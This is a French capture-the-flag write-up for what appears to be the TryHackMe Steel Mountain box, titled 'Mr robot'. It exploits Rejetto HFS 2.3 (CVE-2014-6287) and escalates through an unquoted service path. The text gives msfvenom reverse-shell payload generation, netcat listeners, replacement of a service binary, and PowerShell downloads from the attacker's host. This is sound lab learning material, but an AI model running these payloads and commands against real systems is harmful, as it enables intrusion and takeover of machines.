Mr robot

Machine cible : 10.10.51.164

```
┌──(root㉿kali)-[~]
└─# nmap --script=vuln -O -sV -sS -v -p 8080  10.10.51.164
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-09 14:14
|_http-title: Site doesn't have a title (text/html).
135/tcp   open  msrpc              Microsoft Windows RPC
139/tcp   open  netbios-ssn        Microsoft Windows
netbios-ssn
445/tcp   open  microsoft-ds       Microsoft Windows Server
2008 R2 - 2012 microsoft-ds
3389/tcp  open  ssl/ms-wbt-server?
|_ssl-date: 2024-03-09T19:18:23+00:00; -3s from scanner time.
| rdp-ntlm-info:
|   Target_Name: STEELMOUNTAIN
|   NetBIOS_Domain_Name: STEELMOUNTAIN
|   NetBIOS_Computer_Name: STEELMOUNTAIN
|   DNS_Domain_Name: steelmountain
|   DNS_Computer_Name: steelmountain
|   Product_Version: 6.3.9600
|_  System_Time: 2024-03-09T19:18:18+00:00
| ssl-cert: Subject: commonName=steelmountain
| Issuer: commonName=steelmountain
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2024-03-08T18:49:27
| Not valid after:  2024-09-07T18:49:27
| MD5:   ee1c:d112:d7db:2faf:8df6:5bad:39a6:4556
|_SHA-1: d7d8:2d3e:9040:ff90:b60c:4be8:faa3:c558:ce93:0e54
8080/tcp  open  http               HttpFileServer httpd 2.3
|_http-favicon: Unknown favicon MD5:
759792EDD4EF8E6BC2D1877D27153CB1
| http-methods:
|_  Supported Methods: GET HEAD POST
|_http-title: HFS /
|_http-server-header: HFS 2.3
49152/tcp open  msrpc              Microsoft Windows RPC
49153/tcp open  msrpc              Microsoft Windows RPC
49154/tcp open  msrpc              Microsoft Windows RPC
49155/tcp open  msrpc              Microsoft Windows RPC
49156/tcp open  msrpc              Microsoft Windows RPC
```

Mr robot

donc on voit que le 8080 est aussi ouvert et le serveur rejetto HFS est lancé (version 2.3)
on va sur exploitdb et sa **CVE** est:
2014-6287
et on le cherche avec metasploit et boom on set le rport et le rhost

escaladons à présent:
d'abord telechargeons sur notre machine le powerup(un outil qiui evalue windows et determiner qui permet les anormalites du type escalade de privilege)
https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Privesc/PowerUp.ps1

et telechargeons le sur le meterpreter depuis notre machine avec:
upload /home/kali/tryhackme/mrrobot/PowerUp.ps1

mais on va passer du meterpreter au powershell pour pouvoir facilement utiliser les choses:
load powershell
et ensuite
powershell_shell

et on lance powerup avec
la commande:
. .\PowerUp.ps1
et
Invoke-AllChecks

Portons une attention particulière à l'option CanRestart qui est définie sur true. Quel est le nom du service qui apparaît comme une vulnérabilité *de chemin de service non citée* ?

AdvancedSystemCareService9

L'option CanRestart étant vraie, nous permet de redémarrer un service sur le système, le répertoire de l'application est également accessible en écriture. Cela signifie que nous pouvons remplacer l'application légitime par notre application

malveillante, redémarrer le service, qui exécutera notre programme infecté !

donc genere une charge utile avec:

```
msfvenom -p windows/shell_reverse_tcp LHOST=10.9.218.176 LPORT=4443 -e x86/shikata_ga_nai -f exe-service -o Advanced.exe
```

et on le telecharge sur le meterpreter(apres avoir quitté le powershell)

```
upload /home/kali/tryhackme/mrrobot/Advanced.exe
```

maintenant remplacons le par le legitime

mais avant il faut stopper le service legitime avant la copie

```
sc stop AdvancedSystemCareService9
```

et on copie
le fichier dans la partie original

```
copy Advanced.exe "C:\Program Files (x86)\IObit\Advanced SystemCare\Advanced.exe"
```

et on allume une ecoute :
nc -lnvp 4443 et lance le service
sc start AdvancedSystemCareService9

1. **Téléchargez l'exploit**

   Copiez le texte brut depuis :

   https://www.exploit-db.com/raw/39161

et créez-le dans un nouveau fichier. Je l'ai appelé exploit.py.

2. **Modifiez le port/l'adresse IP dans le script**

   Modifiez le script et ajoutez l'adresse IP de votre machine attaquante. Vous pouvez laisser l'adresse IP telle quelle si vous le souhaitez.

3. **Modifiez le numéro de port dans le script du serveur de fichiers.**

   Le script de charge utile utilise par défaut le port 80 pour le serveur Web de fichiers. Ce port est souvent utilisé sur les THM AttackBox et nous ne pouvons donc pas l'utiliser pour le serveur web que nous exécutons à l'étape 5. Nous ajoutons donc le port 8000 à la variable ip_addr. Voir l'image ci-dessous, étape 8.

4. **Téléchargez un binaire statique netcat**

   Téléchargez le binaire netcat ici : https://github.com/andrew-d/static-binaries/blob/master/binaries/windows/x86/ncat.exe

Il doit être renommé en nc.exe pour travailler avec le script d'exploit.

5. **Servez le binaire en exécutant un serveur Web Python.**

   Dans le répertoire où votre binaire est exécuté, démarrez un simple serveur Web Python en exécutant : python3 -m http.server 8000.

6. **Démarrer un écouteur**

   Démarrez un écouteur simplement netcat en entrant nc -lvnp 443

7. **Exécutez l'exploit avec les arguments corrects**

   Exécutez cette commande : *python2 exploit.py 10.10.13.114 8080*


   Ce script ne fonctionnera pas sans édition avec python3.

8. **Exécutez à nouveau l'exploit**

Modification du script d'exploit pour ajouter le port « : 8000 »

Si vous avez tout fait correctement, vous avez 3 onglets de terminal ouverts. Un exécutant l'exploit, un exécutant le serveur http python et un exécutant l'écouteur netcat.

Réponse : Aucune réponse nécessaire



Nous avons reçu une coque inversée !

Félicitations, nous sommes maintenant sur le système. Nous pouvons maintenant extraire winPEAS du système en utilisant PowerShell -c.

Téléchargez maintenant un binaire winPEAS (https://github.com/carlospolop/PEASS-ng/releases/tag/20220717) et hébergez à nouveau le serveur Python. Changez de répertoire pour accéder au bureau de Bill (voir ci-dessous). Ensuite, nous pouvons exécuter la commande suivante sur le shell Powershell :


```
powershell -c wget "http://<adresse IP de l'attaquant>:8000/winPEAS.exe" -outfile "winPEAS.exe"
```

```
C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>cd C:/users/bill/Desktop
cd C:/users/bill/Desktop

C:\Users\bill\Desktop>powershell -c wget "http://10.10.194.144:8000/winPEASx64.exe" -outfile "winPEAS.exe"
powershell -c wget "http://10.10.194.144:8000/winPEASx64.exe" -outfile "winPEAS.exe"

C:\Users\bill\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 2E4A-906A

 Directory of C:\Users\bill\Desktop

07/21/2022  12:12 PM    <DIR>          .
07/21/2022  12:12 PM    <DIR>          ..
09/27/2019  05:42 AM                70 user.txt
07/21/2022  12:12 PM         1,936,384 winPEAS.exe
               2 File(s)      1,936,454 bytes
               2 Dir(s)  44,150,501,376 bytes free
```

Téléchargement de l'exécutable winPEAS sur la machine cible

Une fois que nous exécutons winPeas (écrivez simplement winPeas.exe), nous voyons qu'il nous pointe vers des chemins non cités. Nous pouvons voir qu'il nous fournit le nom du service qu'il exécute également.

Mr robot



winPEAS trouve la même vulnérabilité que celle que nous avons vue plus tôt

Nous constatons la même vulnérabilité que lorsque nous utilisions Metasploit !

**Quelle commande powershell -c pourrions-nous exécuter pour connaître manuellement le nom du service ? *Le format est "powershell -c "commandez ici"*

Réponse : powershell -c Get-Service

Passons maintenant au poste d'administrateur avec nos nouvelles connaissances acquises. Générez votre charge utile à l'aide de msfvenom et transférez-la vers le système à l'aide de PowerShell.

similaire au precedent